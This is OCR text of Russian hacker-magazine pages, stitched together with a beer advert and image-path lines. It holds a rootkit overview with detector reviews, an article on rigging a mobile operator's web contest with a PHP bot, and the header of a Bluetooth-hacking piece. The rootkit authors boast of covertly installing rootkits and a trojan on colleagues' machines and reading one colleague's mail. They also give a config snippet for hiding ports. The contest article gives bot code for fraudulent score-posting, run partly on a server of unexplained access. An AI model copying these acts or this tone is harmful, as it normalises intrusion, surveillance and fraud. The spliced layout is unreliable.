Когда мы с Петей были молоды, испугать нас было очень сложно. Вирусы для нас были завтраком, червяки — обедом, а трояны — ужином. Мы были вооружены антивирусами и файрволами. Мы были уверены: нам ничто не угрожает. День и ночь мы тестировали разные хакерские утилиты, запускали все, даже самые страшные вирусы. Мы знали, что это им надо бояться нас, а не наоборот. Если бы какая-то программка полезла в Сеть или захотела бы напакостить, все наши защиты дружно в один голос заорали бы: «Караул!». Да, мы думали, что нам нечего бояться. Мы наизусть знали список процессов и все ключи в реестре. Попробуй троян куда-нибудь прописаться, мы в момент бы заметили, и у нас появился бы очередной подопытный. Как и другие дети, мы были жестокими. Мы мучили и терзали вирусы до полной их неработоспособности. Мы дизассемблировали самые сокровенные участки кода. Все шло отлично. До тех пор, пока…


Однажды Петя принес домой какую-то очень необычную Программу. Она была сильно зашифрована и защищена. Поверхностное дизассемблирование ничего не дало, и в наши глупые головы не пришло ничего лучше, чем просто запустить Программу и посмотреть, что выйдет. Так мы и поступили. Предварительно проверив все наши защиты, Петя навел курсор на Нее и ткнул в <Enter>. Сначала мы подумали, что Программа просто не работает. Файрволы молчали, в реестре ничего нового. Процессы не тронуты. Но мы нутром чувствовали, все не так просто.

На реверсинг у нас ушло много дней, но не зря. Чувства нас не обманули. Нам попалась не обычная, просто глючная программа. Нам попался руткит, Windows-руткит. С тех пор все изменилось. С тех пор мы уже не можем спать спокойно. Все уже не будет как прежде. Никогда.

[р-р-р-р-руткит] Руткит — это программа, о которой лучше не знать. Потому что если о ней не знаешь, то ее как бы и нет. Иначе тебе обеспечена паранойя. Ведь руткит — это мастер маскировки. Он ловко модифицирует память твоей системы так, что процессы, файлы, записи в реестре, открытые соединения, хэндлы, модули, сервисы — одним словом все, связанное с рут-

китом, тотчас же исчезает, при этом продолжая функционировать. Представь себе абсолютно невидимый троян. Представил? Кошмар, да?

Чтобы было еще кошмарнее, приведу простой пример. Вот мы с Петей постоянно пользуемся разными хакерскими утилитами. Порой утилиты очень круто защищены от взлома и дизассемблирования. Так вот, что мешает автору этих утилит встроить туда руткит? Мы пользуемся программой, а автор программы пользуется нашим компьютером! При этом обнаружить такую гадость почти нереально! Мы применяли множество разных хакерских программ, всех и не упомнить, и уже никто не даст гарантий, что на нашем компе нет Их, руткитов.



[www.rootkit.com — в момент написания статьи его флудили, а вообще там можно найти все руткиты из обзора]

Они с помощью перехвата системных функций, как на пользовательском уровне, так и на уровне ядра, манипулируя некоторыми недокументированными структурами данных операционной системы и оставаясь незамеченными, могут сделать с твоей машиной все, что Их хозяину захочется. Казалось бы, единственно, как им можно помешать — это отключить комп от интернета. Но нет, есть и другие, более приемлемые способы. Но с ними я тебя познакомлю потом, а сейчас разберемся, как же эти страшные программы выглядят.

[знай врага в лицо] Первое, что тебе надо сделать, — запомнить, как эти монстры выглядят, что едят, чем живут. Чтобы, если ты вдруг встретишь какую-нибудь подозрительную программку, ты без особых сомнений определил бы в ней руткита. Специально для этого я приготовил для тебя короткий обзор Их.

HACKER DEFENDER (BY HOLY_FATHER & RATTER/29A)

Нынче чуть ли не самый популярный среди хакеров руткит. Работает он, в основном, в user mode и маскируется просто за счет перехвата WinAPI, хотя и этого вполне хватает чтобы оставаться на компе абсолютно незамеченным. Умеет он почти все, за что его и любят хакеры. Он скрывает файлы, процессы, записи в реестре, открытые порты. Умеет показывать неправильное свободное место на диске. Сам прописывается в нужное место системы для автозапуска, сам же его и маскирует. При этом он оставляет backdoor. Перехватывая функции работы с сетью, он ждет, пока на один из уже открытых и разрешенных файрволом портов не придет 256-битный ключ, означающий, что этот порт надо использовать в качестве шелла. Возможностей и настроек у этого руткита очень много, и все они аккуратно указаны в конфигурационном ini-файле. Например, для скрытия портов надо в этом файле написать:

```
[Hidden Ports]
TCP:8001
UDP:12345
```

Подробнее читай в документации на трех языках. Основная часть руткита написана на Delphi, драйвер, как полагается, написан на Си, большая же часть функций на асме.

В процессе написания статьи этого зверя нам с Петей пришлось протестировать на Никитосе. Мы ему сказали, что хотим новый хранитель экрана показать. Хранитель экрана он оценил, руткит нет. Не заметил просто ;).

AFX ROOTKIT (by Aphex)


Руткит, самым наглым образом скрывающий все тот же список системных элементов, что и Defender, плюс еще иконки в трее. Иконки бывает полезно скрыть, когда ты маскируешь с помощью руткита какую-нибудь совсем не хакерскую программу, скажем, irc-бота. Написанный целиком на Delphi (о, ужас!) руткит в управлении очень прост. Просто создай папочку rewt на диске жертвы, плюхни туда AFX Rootkit и запусти с ключиком /i. После этого любая программа, стартующая из этой же папки, будет полностью скрыта (то есть не будет ни процесса, ни сокетов, ничего). Кстати, надо заметить, папка тоже будет скрыта. Под тем же предлогом, что и Никитосу, мы с Петей подсунули эту программу с одним троянчиком Куттеру. Он виду не показал, запустил. Теперь регулярно читаем его почту.

NT ROOTKIT (BY GREG HOGLUND)

А вот эта программка, я сказал бы, на порядок опаснее. Хотя создана она очень давно, почти пять лет назад, но чувствуется рука мастера. Это руткит, который выполнен целиком в виде драйвера уровня ядра. Без какой-либо гадкой компрометирующей user mode части. Он так же, как и Hacker Defender, слушает трафик, чтобы в нужный момент предоставить хакеру шелл, но делает это уже в ядре, устанавливая собственный NDIS-фильтр. Он скрывает все файлы и процессы , в имени которых есть подстрока «_root_». При том он записывает все, что набирается на клавиатуре, да не обычным хуком, который палится любым авером, а низкоуровневым устройством-фильтром. Страшная вещь, запалить которую очень и очень сложно, так как использует она совсем не очевидные методы маскировки. Ее вместе с простым загрузчиком (ведь драйвер сам по себе не запустишь) мы подсунули Горлуму. Он ее запустил и, как все остальные редакторы, ничего не заметил. Хотя потом признался, что запустил ее под эмуляцией и что код этого руткита он уже «где-то видел». Хитрец.

Vanquish (by XShadow)

Еще один NT`шный руткит. Снова пользовательский уровень, снова перехват API. Но на этот раз еще и с инжектированием ди-



[вот они, подопытные кролики]

намической библиотеки. Даже несмотря на то, что этот руткит выполняет все обычные функции плюс еще кое-что свое, на мой взгляд, его обнаружить будет проще всего. Мы даже тестировать его ни на ком не стали, так как у нас файрвол сразу заорал: мол, аккуратно, нарушен контроль компонентов. Будь все руткиты такими, может, мы бы чувствовали себя спокойнее. Хотя, если файрвола нет, заметить после установки этого зверя будет ничуть не легче, чем других. Он ведь тоже скрывает файлы, записи в реестре, процессы и т.п. Только этот руткит, в отличие от сородичей, поставляется без исходников, а следовательно, он может быть значительно хитрее, чем кажется на самом деле. Мы с Петей не склонны доверять хакерским утилитам.

FU (by fuzen_op)

Руткит из разряда особо опасных. На этот раз выполнен частично в виде обычного приложения, частично в виде драйвера. Уникален этот монстр тем, что не использует никаких перехватов для работы, а следовательно, обнаружить его в разы сложнее (такие штуки не обнаруживают случайно, их ищут). За счет манипулирования объектами ядра (Direct Kernel Object Manipulation) он позволяет скрывать процессы и устройства, повышать привилегии процессов, а также подделывать вывод Windows Event Viewer. Ух, если кто-нибудь захочет объединить технологии, используемые в этом рутките, с творением Greg'а Hoglund'а, мало нам, простым смертным, не покажется. Тем более что написан этот руткит на Си, и разобраться в его исходном коде будет несложно.

NT Illusion (by Kdm)

Этот ring3-руткит, может быть, не так опасен, как его ядерные сверстники, зато очень хорошо документирован. Так что если ты хочешь как можно лучше разобраться в принципах работы руткитов и прочих программ-невидимок, чтобы увеличить свой шанс на выживание в этом суровом мире, тебе придется топать на *www.phrack.org*. Про идею и тонкости реализации NT-иллюзии ты можешь прочесть в 62 номере, в статье «NTIllusion: A portable Win32 userland rootkit». Хотя идея, если подумать, очень простая, бери, да перехватывай важные в системе функции. В прошлом номере, в «Кодинге», Горлум описал, какие функции надо перехватывать и как это делать без инжектирования DLL.

Вот, это шесть типичных Их представителей. Они ужасны, не правда ли? Возможность попадания одного такого в твой компьютер может надолго лишить тебя спокойного сна. Нас, как я уже говорил, лишила. И это даже несмотря на то, что есть специальные утилиты, пытающиеся детектировать руткиты.

[VICE весь в работе. Нашел зачем-то тысячу модулей ntdll]

[найди и обезвредь] Мы с Петей, наверное, совсем бы от страха быть взломанными (или от страха быть взломанными НЕЗАМЕТНО) потеряли рассудок, не будь в Сети программ, которые пытаются детектировать руткиты.


Первая программа, о которой следовало бы упомянуть, это VICE. Эта написанная под платформу .NET тулза сканирует все процессы и ядро на предмет перехватов функций. Причем она обнаруживает не только перехват, сделанный с помощью глупой модификации таблицы импорта, но и detours-like перехват (так называемым непосредственным патчингом функции). Как это ни забавно слышать, эта программа находит не только руткиты. Она также обнаруживает системные хуки AVP и Outpost 2.5. А еще она не умеет обрабатывать forwarded-функции в таблице экспорта, что ведет к тому, что на выводе образуется куча лишней инфы, в которой найти руткит значительно сложнее. И даже если ты найдешь его и определится правильное имя файла (что тоже не факт), функции «Удалить» в этой программе нет. Тебе придется вручную загружаться в safe mode и пытаться убить монстра оттуда, надеясь, что это не приведет к хроническому BSOD.

Вторая программ — это детище Брюса Когсвела и Марка Руссиновича, Rootkit Revealer с сайта *www.sysinternals.com*. Эта тулза принципом работы очень отличается от VICE. Чтобы засечь руткит, эта программа получает оригинальный список файлов и записей в реестре с помощью собственного драйвера, а затем сравнивает его со списком, полученным с помощью WinAPI. Естественно, что любые несовпадения будут указывать на руткит. Правда, здесь кнопочки «Удалить» тоже нет, и тебе также придется грузиться в безопасном режиме, чтобы попытаться убить руткит.

Как ты понимаешь, обе эти программы ничего не стоит обмануть. Наверняка их создатели уже сделали кучу приватных версий своих монстров, которые никакими revealer`амии не палятся. А если учесть их возможности, становится страшно. Мало ли что мы уже подцепили. Мало ли кто читает нашу почту. Мало ли что могут сделать от нашего имени, могут даже статью послать в «Хакер»…

[наша песенка спета?] Напоследок у нас с Петей есть две новости. Одна хорошая, другая плохая. Начну с хорошей. Мы описали далеко не все программы, способные более или менее эффективно засекать руткиты. Более того, есть программы, которые умеют даже удалять руткиты! К примеру, программа AVZ умеет снимать хуки с WinAPI, как бы они сложно ни устанавливались. И по идее, не все потеряно. Антивирусы совершенствуются без конца, файрволы все лучше и лучше защищают… А плохая новость — это то, что авторы руткитов тоже не стоят на месте. Они придумывают все больше и больше разных хитрых технологий, которые обходят совершенствующиеся антивирусы и файрволы. И как это ни странно, впереди по прогрессу именно авторы Их. Поэтому спать нам с Петей придется еще не скоро . Пока есть такие звери, которых может встроить в свои программы любой хакер, вряд ли нам это удастся.

Я же говорил, не читай эту статью



[Rootkit Revealer, работает ужасно долго. Терпения у нас так и не хватило]


1.Аккуратно вырви эту страницу.
2.Сложи ее по черным пунктирам согласно инструкции.
3.Зажми получившийся Овип Локос между большим и указательным пальцами правой руки.
4.Запускай.
5.Чувствуешь, что добра стало больше?
6.Овип Локос!
крылья добра
1
сложить углы к центру
2
сложить угол к центру
3
загнуть стороны к центру
4
поднять и закрепить уголок
5
сложить пополам
6
загнуть крылья
7
запустить
ЧРЕЗМЕРНОЕ УПОТРЕБЛЕНИЕ ПИВА МОЖЕТ ВРЕДИТЬ ЗДОРОВЬЮ
ЧРЕЗМЕРНОЕ УПОТРЕБЛЕНИЕ ПИВА МОЖЕТ ВРЕДИТЬ ЗДОРОВЬЮ
Товар сертифицирован
ПИВО
Сокол
4%



Веселая карусель

СЕЙЧАС ПРОВОДИТСЯ КУЧА ВСЯКИХ ГОЛОСОВАНИЙ И КОНКУРСОВ, В КОТОРЫХ НАДО СДЕЛАТЬ КАК МОЖНО БОЛЬШЕ КАКИХ-ТО ОДНООБРАЗНЫХ ДЕЙСТВИЙ. ТАКИХ АКЦИЙ ПОЛНО НА КАЖДОМ УГЛУ, ОДНАКО, НЕСМОТРЯ НА ВСЮ УЩЕРБНОСТЬ, ИНОГДА В НИХ РАЗЫГРЫВАЮТСЯ ДЕЙСТВИТЕЛЬНО ЦЕННЫЕ ПРИЗЫ. В ТАКИХ ИГРАХ ОБЫЧНО ВСЕ ЗАВИСИТ ОТ БОЛЬШОГО ТЕРПЕНИЯ И НАСТОЙЧИВОСТИ — ИМЕННО ПОЭТОМУ НОРМАЛЬНЫМ ЛЮДЯМ ХОЧЕТСЯ АВТОМАТИЗИРОВАТЬ ПРОХОЖДЕНИЕ ТАКИХ ЗАДАНИЙ. СЕГОДНЯШНЯЯ ИСТОРИЯ КАК РАЗ ОБ ЭТОМ — Я ПОКАЖУ НА ПРИМЕРЕ, КАК ОБМАНУТЬ ПОДОБНЫЕ СИСТЕМЫ | S. Andrey (sandrey@vens.ru)

Накрутка и обман конкурса одного из операторов сотовой связи

В один из теплых весенних вечеров, когда солнце уже клонилось к горизонту, подсвечивая оранжево-красным стены домов и счастливые лица людей, я отправился погонять на роликах. Это был своеобразный ритуал: выписывая красивые фигуры на асфальте, мы обсуждали с друзьями последние новости. Один из моих приятелей рассказал о том, что оператор сотовой связи, услугами которого мы все пользовались, устроил на своем сайте какой-то web-конкурс, и что главный приз — $100 на счет. Меня это очень заинтересовало, и я решил посмотреть, что из себя представляет этот конкурс.

Игра называлась то ли «бродилка», то ли «ходилка», хотя, быть может, вообще никак не называлась. Смысл ее сводился к следующему: надо было зарегистрироваться и получить свой ID, который виден всем посетителям сайта. Затем нужно было кликать по различным ссылкам на сайте, переходя со страницы на страницу до тех пор, пока на какой-нибудь из них не появится формочка с просьбой ввести изображенное на рисунке число (от 1 до 10), означающее количество набранных баллов, и ID игрока, которому нужно приплюсовать эти очки. Маразм, конечно, — до сих пор не понимаю, на кой черт таким образом поднимать популярность ресурса, но это их дело. Меня же интересовали «сто долларов – не лишние!» :)

[первые наблюдения] Ну что ж, я зарегистрировался и начал кликать по ссылкам. Буквально на третьем клике появилось окно с просьбой ввести баллы и ID. Ввел, страница обновилась надписью «Поздравляем! Теперь на вашем счете 7 баллов», и после секундной задержки меня перебросило на главную страницу сайта. Я продолжил изучение проекта. За час, лениво тыкая в ссылки и заодно изучая информацию сайта, мне удалось набрать чуть больше двухсот баллов, и я вышел на первое место. Это был первый из десяти дней игры, народ еще только регистрировался и начинал подтягиваться. Надо было присмотреться, с кем я буду соревноваться в изобретательности. И что тут скажешь, конкуренты были!

Уже на второй день двое человек ускакали вперед меня на 1500 баллов, и надо было что-то менять. Я решил выяснить, зависит ли распределение баллов от порядка посещения страниц. Скажем, если перемещаться постоянно между двумя, будут ли выдаваться баллы? Система оказалась настолько тупой, что выдавала очки даже за простое обновление страницы по F5 :). Я довольно быстро нагнал обидчика, но меня это уже достало, стало понятно, что надо автоматизировать процесс.

Я заметил, что рисунки с баллами не сильно друг от друга отличаются. Например, фон у них вроде бы один и тот же, совпадает угол наклона у одних и тех же цифр, а также цвет символов. Опять же — вроде бы.


Однако впереди были выходные, хотелось расслабиться, а не думать о программировании. И поэтому я забил на все и отправился за город с твердым решением по возвращении домой написать бота. Даже двух.

Задача первого — минимизировать трафик, автоматизировать хождение по сайту (нужно, чтобы просто отображалась картинка с баллом, человек указывал написанное число и бот отправлялся искать следующую страницу с очками). Также я захотел





Эта история имеет под собой вполне реальные события — некоторые факты, конечно, изменены, но если ты захочешь, то без проблем сможешь восстановить даже название оператора сотовой связи, на котором я упражнялся.



На нашем диске ты найдешь исходники моего бота, и если у тебя появится желание, советую тебе в них покопаться. В любом случае, они тебе пригодятся в качестве примера несложного web-паука.

сохранять локально все картинки с баллами, чтобы потом сравнить их между собой и узнать, различаются ли они на самом деле. Задача второго бота: если картинки на самом деле одни и те же, то автоматизировать процесс распознавания номера и поставить все на полный автомат.

[уходим в кодинг] Приехав после отдыха домой, я сразу принялся за работу. Конкуренты меня уже не по-детски делали, и надо было догонять обидчиков. Я решил сделать работу бота как можно реалистичнее. Был составлен файл (links.php), каждая строка которого представляла собой URL странички, на которую нужно перейти. Конечно, лучше всего было бы скачивать страницу, парсить ее, находя все тэги <a>, а затем случайным образом переходить по одной из найденных ссылок. Но для этого пришлось бы загружать всю пагу, а она может оказаться очень увесистой, поэтому, чтобы достичь поставленной цели — минимизации трафика, я так делать не стал и принялся программировать. Основная фишка заключается в том, что если выигрышная форма была на странице, то оно описывалось в JavaScript-функции в самом начале html-странички (до тэга <body>) и это можно было легко обнаружить.

Как только я посмотрел на код этой функции, сразу заметил одно забавное обстоятельство. Картинка с изображением баллов — это статичный gif-файл, а не вывод генерирующего скрипта! Довольно странная реализация, что говорить.

[пишем бота] Я, разумеется, не стану приводить здесь полного исходника моего бота, а лишь опишу его устройство и некоторые ключевые моменты.

Поскольку мой паук может длительное время бродить по сайту, прежде чем найдет страничку с баллами, то нужно сказать PHP, чтобы он не завершал скрипт из-за того, что тот выполняется дольше max_execution_time. Это можно сделать, вызвав функцию set_time_limit(0).

Сразу после того, как бот нашел страничку с баллами и пользователь уже ввел число, изображенное на картинке ($mybal), выполняется копирование картинки в папку с именем, совпадающим с количеством баллов. Потом данные отправляются на сервер оператора сотовой связи, в точности, как если бы игрок заполнил форму на сайте и нажал кнопку «Пополнить счет».


Основной цикл, который осуществляет перемещения по сайту, работает следующим образом. Из нашего заранее подготовленного файла с адресами случайным образом выбирается один URL, и для него вызывается функция getPage(), которая возвращает 1, если бот наткнулся на страницу с окном ввода баллов, и 0 в противном случае.

В ней нет ничего сложного: сначала устанавливается соединение с игровым сервером (посредством открытия сокета — fsockopen()), затем у сервера запрашивается страница, имеющая URL $link (посредством fputs($fp, $request)), далее ищем на странице ключевую фразу, по которой определяем, является ли эта страница выигрышной. Ключевая фраза — это URL скрипта, который добавляет нам баллы. Далее мы берем пятую строчку после той, где найдена ключевая фраза, извлекаем из нее значения полей, которые нужно передать по нажатию кнопки «Пополнить счет», а также URL картинки с баллами и из всего этого добра создаем собственную форму, которую и показываем человеку, занимающемуся накруткой.

Если взятая страница не призовая, то скрипт немедленно (вызов flush()) отдает web-серверу номер нашей ссылки. Зачем это нужно? А вот зачем: помнишь, в самом начале мы вызывали set_time_limit(0), чтобы PHP не грохнул наш скрипт по причине длительного времени выполнения? Так вот — это только необходимое условие, но не достаточное. Дело в том, что если скрипт не будет отдавать web-серверу никаких данных для передачи пользователю, то web-сервер по своему таймауту прикроет этот скрипт (причем без какого-либо сообщения об ошибке — браузер напишет пользователю, что документ успешно загружен). Так вот — чтобы этого не случилось, наш бот должен периодически отдавать что-нибудь web-серверу. Много отдавать не надо, так как web-сервер все это будет передавать пользователю, а это трафик, который мы минимизируем. Я решил выводить на экран номер строки URL'а в файле links.php. Что будешь выводить ты — решай сам, помни только о минимизации трафика. Теперь настало время вернуться к функции postData():


[функция, за клиента «отправляющая форму» на сервер]


```
function postData($idb, $numb, $ball, $user_id, $host = 'www.******.ru', $port = 80)
```



[вот так вот набираются баллы]

[код страницы со статистикой]


[общение с конкурентами за главный приз]


[вот что говорит мануал о функции set_time_limit()]


[результаты конкурса, я — только третий]

```
{
$params = "--1BEF0A57BE110FD467A\r\n".
  "Content-Disposition: form-data;
name=\"idb\"\r\n".
   "\r\n".$idb."\r\n".
  "--1BEF0A57BE110FD467A\r\n".
  "Content-Disposition: form-data;
  name=\"numb\"\r\n".
  "\r\n".$numb."\r\n".
  "--1BEF0A57BE110FD467A\r\n".
  "Content-Disposition: form-data;
  name=\"mybal\"\r\n".
  "\r\n".$ball."\r\n".
  "--1BEF0A57BE110FD467A\r\n".
  "Content-Disposition: form-data;
  name=\"id\"\r\n".
  "\r\n".$user_id."\r\n".
  "--1BEF0A57BE110FD467A--\r\n";
$post = "POST http://".$host."/addbal.php
HTTP/1.0\r\n".
  "Host: $host\r\n".
  "Content-Type: multipart/form-data; bound-
ary=1BEF0A57BE110FD467A\r\n".
  "Content-Length: ".strlen($params)."\r\n\r\n".
  "$params\r\n\r\n";
$fp = fsockopen($host, $port, $errno, $errstr, 5);
if(!$fp){ echo "$errstr ($errno)<br>\n"; } else{
fputs($fp, $post);
fclose($fp);
} }
```

Работает она довольно просто. Первым делом устанавливаем соединение, открывая сокет, и записываем в него наш POST-запрос. А вот формат этого запроса, как и всю функцию postData(), я тебе настоятельно рекомендую проштудировать и юзать в дальнейшем. Дело в том, что, например, в хелпе к PHP написана другая функция, с помощью которой можно отправить на сервер данные методом POST, но у меня она не заработала. Зато функция, которую я написал самостоятельно, меня еще ни разу не подводила.

[первая победа] На следующий день я испытал своего бота. Йоу! Все прошло как надо! Буквально за три часа я уделал своих коллег и вышел на первое место. На этом я и остановился. К вечеру же конкуренты опять догнали и обошли меня на 1000 баллов, но я не особенно расстроился, так как было мощное лекарство от такого положения дел.
День был удачный: я собрал около 700 сохраненных картинок с баллами. Придя домой, я за 15 минут набросал скрипт, который сравнивал картинки друг с другом и удалял дубликаты. Скрипт этот несложный, и, я думаю, ты напишешь его без труда. С помощью readdir() нужно прочитать имена всех картинок одного балла в массив, а затем с помощью fread() читать содержимое gif-файлов, сравнивать их между собой и, используя unlink(), удалять дубликаты.
У меня через 20 минут после включения компьютера уже был результат: в каждой папке, показывающей количество баллов, осталось ровно по три файла. Чудо-скрипт этой мерзкой игры генерировал всего три (!) различные картинки на каждый из десяти различных баллов. Ай да программисты, просто имбецилы! Все, делаем полный автомат — пишем второго бота.
Собственно, как ты понимаешь, для этого нужно лишь слегка изменить код первого бота. А именно в функции getPage() необходимо отказаться от общения с пользователем и количество баллов определять самостоятельно. Все предельно просто: пробегаем по всем сохраненным у нас локально картинкам и сравниваем их с той, что у нас есть. Как только совпадение найдено — все, балл определен (это имя папки, в которой лежит идентичная искомой картинка).

[боевая готовность] Ну что ж, к завтрашнему дню у меня все было готово. А завтрашний день — это, во-первых, суббота, выходной, а во-вторых, последний, решающий день игры. Сидеть за компьютером в субботу, контролировать действия конкурентов и работу своего бота не очень хотелось, и я решил написать еще один скриптик. Его задача была такова: взять страничку со статистикой по игре, пропарсить ее, узнать, насколько я опережаю/отстаю от своих коллег, и полученную инфу отправить в виде SMS на сотовый. Ну как тебе? На самом деле реализация этого проще, чем описание. Отправка сообщений производится с сайта нашего любимого оператора сотовой связи.
Комментариев тут не будет, так как это для тебя лишь повторение пройденного сегодня материала — тут все знакомо.
Я залил второго бота с полученной коллекцией картинок на свой сервак, который стоит у меня на работе, туда же последовал и скрипт отправки статистики на сотовый. Я также положил своего бота на один московский сервер, к которому у меня был доступ (даже не думай спрашивать, откуда он у меня :)). Это было сделано на случай, если с главным сервером вдруг возникнут проблемы: на работу-то в субботу не попасть, да и проблемой может быть банальное выключение света :).
На своем серваке, работающем под FreeBSD, я добавил в /etc/crontab строчку

```
2,21,39 * 24 7 * root /usr/local/bin/php
-f home/*******/sendsms.php
```

Это обеспечило меня тремя смс'ками в час с информацией о положении в таблице лидеров.

[последний день] Суббота проходила как обычно — отдых, ролики, пиво. Иногда я просматривал сообщения, приходящие на сотовый. Мои соперники увеличили отрыв с одной тысячи до трех и на этом остановились. Причем эти чудаки установили себе одинаковое количество баллов и разместились на первом и втором месте. Я был третьим. Пока третьим.
Был вечер. На улице было очень тепло — час назад я вернулся домой и отдыхал, наслаждаясь тишиной и весенней прохладой. Часы показывали 19:54.
Пора действовать. Я нажал на клавишу, и модем, щелкнув, начал набирать номер. Соединившись с компом на работе, который работал у меня круглосуточно, я запустил на нем свою любимую Мозиллу и набрал в адресной строке *http://xa-xoct.ru/bot/index.php?sleep=4*.

[позитивные сообщения] Вскоре мне пришла SMS, из которой было видно, что разрыв за полчаса сократился на 200 баллов. Мало. До 23:59 надо успеть набрать под 3000, чтобы выйти на первое место. А для этого нужна скорость в 450 баллов за 30 минут. Что ж, надо подключать московский сервер. Я открыл у Мозиллы еще одну вкладку и набрал *http://xa-xoct2.ru/temp/bot/index.php?sleep=2*. Это должно было увеличить скорость набора баллов втрое. А со стороны все выглядело так, как если бы пять человек (трое в Москве и двое в Урюпинске) очень активно ходили по сайту и набирали баллы на один ID.
Из следующего сообщения я увидел, что разрыв сокращается на 600 баллов за полчаса. То, что нужно! Я откинулся в кресле, расслабился и стал смотреть фильм «Гладиатор». Комнату наполнял звон мечей, рев толпы Колизея и потрясающий саундтрек. Периодически помигивала Nokia, сообщая о постоянно сокращающемся разрыве. Часы показывали 21:43, и это была своеобразная финишная прямая :). Казалось, уже ничто меня не остановит, и я точно выиграю приз.

[внезапный облом] Но внезапно случилось непредвиденное — баллы перестали набираться и скрипты на сайте стали выдавать странную ошибку, говорящую о каком-то переполнении. К сожалению, эту проблему не устранили быстро, и из-за тупости администраторов мне так и не удалось занять первое место, я в итоге довольствовался только третьим, пропустив вперед своих :). Однако я не расстроился — был получен позитивный опыт накрутки таких систем и эта история однозначно пошла мне на пользу :)

Сверлим Bluetooth

BLUETOOTH — ЧРЕЗВЫЧАЙНО УДОБНАЯ ШТУКА. В САМОМ ДЕЛЕ: ПЕРЕСЛАТЬ КАРТИНКУ, ТЕЛЕФОННЫЙ КОНТАКТ, МЕЛОДИЮ? БЕЗ ПРОБЛЕМ! ПОИГРАТЬ ВДВОЕМ В ИГРУШКУ НА ЛЕКЦИИ? ЧТО МОЖЕТ БЫТЬ ПРИЯТНЕЕ! ОДНАКО НЕЛИШНЕ ТЕБЕ БУДЕТ ЗНАТЬ, ЧТО КАЖДЫЙ РАЗ, КОГДА ТЫ ПОЛЬЗУЕШЬСЯ ЭТИМ ПРОТОКОЛОМ, ТЫ В ОПАСНОСТИ. ЛЮБОЙ ЧЕЛОВЕК В РАДИУСЕ ДЕСЯТИ МЕТРОВ ЗАПРОСТО МОЖЕТ УТАЩИТЬ СЕКРЕТНЫЙ НОМЕР ИЗ ТВОЕЙ ТЕЛЕФОННОЙ КНИГИ, ПОЧИТАТЬ SMS-СООБЩЕНИЯ, ПОСМОТРЕТЬ ФОТОГРАФИИ И ДАЖЕ ПРИСВОИТЬ СЕБЕ ДЕНЬГИ С ТВОЕГО СЧЕТА. НЕОЖИДАННЫЙ ПОВОРОТ СОБЫТИЙ, НЕ ПРАВДА ЛИ? :) | Никита Кислицин (nikitoz@real.xakep.ru)



Взлом bluetooth-устройств на практике

